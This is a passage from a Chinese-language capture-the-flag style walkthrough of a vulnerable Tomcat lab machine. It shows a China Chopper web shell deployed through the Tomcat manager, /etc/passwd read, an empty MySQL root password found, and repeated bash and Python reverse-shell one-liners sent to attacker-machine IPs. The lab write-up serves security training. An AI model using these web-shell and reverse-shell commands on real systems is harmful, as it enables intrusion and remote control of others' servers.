
Message:	OK
----------	----

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status


Applications				
Path	Display Name	Running	Sessions	Commands
/		false	0	Start Stop Reload Undeploy
/M@nag3Me	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/caidao		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy	
Deploy directory or WAR file located on server	
Context Path (required):	<input type="text"/>
XML Configuration file URL:	<input type="text"/>

(3) 使用中国菜刀连接<https://192.168.110.140:8443/caidao/caidao.jsp>



(4) 使用菜刀命令行连接，执行id;pwd命令成功：



```
[/var/lib/tomcat6/webapps/swingline/caidao/caidao/]$ netstat -an | grep ESTABLISHED
tcp6      0      0 192.168.110.140:8443    192.168.110.1:50876    ESTABLISHED
tcp6      0      0 192.168.110.140:8443    192.168.110.1:50883    ESTABLISHED

/bin/sh: 1: cd: can't cd to /var/lib/tomcat6/webapps/swingline/caidao/caidao/

[/var/lib/tomcat6/]$ id
uid=104(tomcat6) gid=112(tomcat6) groups=112(tomcat6)

[/var/lib/tomcat6/]$ pwd
/var/lib/tomcat6

[/var/lib/tomcat6/]$ |
```

(5) 这里很坑：菜刀一直连不上，换了好多菜刀马，终于连上了。而且上传的菜刀马，一会儿就会消失，大概也就维持三分钟，文件被删除，需要重新上传war包才能够继续使用菜刀，主机可能有杀软或者杀web shell工具。解决方法：bash反弹一个shell出来。

提升权限

0×06： 查看系统用户，发现mysql root密码

(1) 查看当前系统用户，找id为1000以后的用户 cat /etc/passwd

```

[/var/lib/tomcat6/webapps/swingline/caidao/caidao/]$ netstat -an | grep ESTABLISHED
tcp6      0      0 192.168.110.140:8443    192.168.110.1:50947    ESTABLISHED
tcp6      0      0 192.168.110.140:8443    192.168.110.1:50956    ESTABLISHED


/bin/sh: 1: cd: can't cd to /var/lib/tomcat6/webapps/swingline/caidao/caidao/

[/var/lib/tomcat6/]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
milton:x:1000:1000:Milton Waddams,,,:/home/milton:/bin/bash
tomcat6:x:104:112::/usr/share/tomcat6:/bin/false
colord:x:105:114:colord colour management daemon,,,:/var/lib/colord:/bin/false
mysql:x:106:116:MySQL Server,,,:/nonexistent:/bin/false
blumbergh:x:1001:1001:Bill Lumbergh,,,:/home/blumbergh:/bin/bash

```

发现两个值得关注的用户：milton 和 blumbergh

(2) 在菜刀里面找到网页根目录，默认是在tomcat目录，找到网页部署目录/var/www/5446/



(3) 该目录下发现两个奇怪的php文件，命名非常长且无规律

fe4db1f7bc038d60776dcb66ab3404d5.php和0d93f85c5061c44cdffeb8381b2772fd.php，使用菜刀下载下来打开查看：

```
* @author marcan <marcan@impresscms.org>
* @author Sina Asghari (aka stranger) <pesian_stranger@users.sourceforge.net>
* @version $Id: sdata.dist.php 8570 2009-04-11 13:15:53Z icmsunderdog $
*/

// Database Hostname
// Hostname of the database server. If you are unsure, 'localhost' works in most cases.
define( 'SDATA_DB_HOST', 'localhost' );

// Database Username
// Your database user account on the host
define( 'SDATA_DB_USER', 'root' );

// Database Password
// Password for your database user account
define( 'SDATA_DB_PASS', '' );

// Database Name
// The name of database on the host. The installer will attempt to create the database if not exist
define( 'SDATA_DB_NAME', 'impresscms' );

// Table Prefix
// This prefix will be added to all new tables created to avoid name conflict in the database. If you are unsure, just use the default 'icms'
define( 'SDATA_DB_PREFIX', 'i3062034b' );

// Password Salt Key $mainSalt
// This salt will be appended to passwords in the icms_encryptPass() function.
// Do NOT change this once your site is Live, doing so will invalidate everyones Password.
define( 'SDATA_DB_SALT', 'Fnf3DBtJlmcV9uotv1ssFMmOFaSwnfNyt62TiBTzT0g9UIIn47FAh2tSV88VqgvN' );
?>
```

这是mysql数据库连接文件，使用mysql的root账号连接数据库，密码为空。

(4) 因为菜刀马总是被删除，所以反弹shell到nc：在菜刀cmd命令行反弹一个shell到Windows攻击机的nc，命令：echo "bash -i >& /dev/tcp/192.168.110.220/4444 0>&1" | bash

192.168.110.140

192.168.110.140

192.168.110.140

192.168.110.140

+

Run command [python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.100", 1234)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'] failed!

[/var/lib/tomcat6/]\$ echo "bash -i >& /dev/tcp/192.168.128.106/1234 0>&1" | bash

Run command [echo "bash -i >& /dev/tcp/192.168.128.106/1234 0>&1" | bash] failed!

[/var/lib/tomcat6/]\$ mysql -u root -p

Run command [mysql -u root -p] failed!

[/var/lib/tomcat6/]\$ mysql -u root -p

Run command [mysql -u root -p] failed!

[/var/lib/tomcat6/]\$ echo "bash -i >& /dev/tcp/192.168.1.100/1234 0>&1" | bash

Run command [echo "bash -i >& /dev/tcp/192.168.1.100/1234 0>&1" | bash] failed!

[/var/lib/tomcat6/]\$ ls

Run command [ls] failed!

[/var/lib/tomcat6/]\$ ls

common
conf
logs
server
shared
webapps
work

[/var/lib/tomcat6/]\$ pwd

/var/lib/tomcat6

[/var/lib/tomcat6/]\$ echo "bash -i >& /dev/tcp/192.168.1.100/1234 0>&1" | bash

Run command [echo "bash -i >& /dev/tcp/192.168.1.100/1234 0>&1" | bash] failed!

[/var/lib/tomcat6/]\$ echo "bash -i >& /dev/tcp/192.168.1.100/1234 0>&1" | bash

请稍候...

https://192.168.110.140:8443/caid... 2 X

操作超时

☐ 准备就绪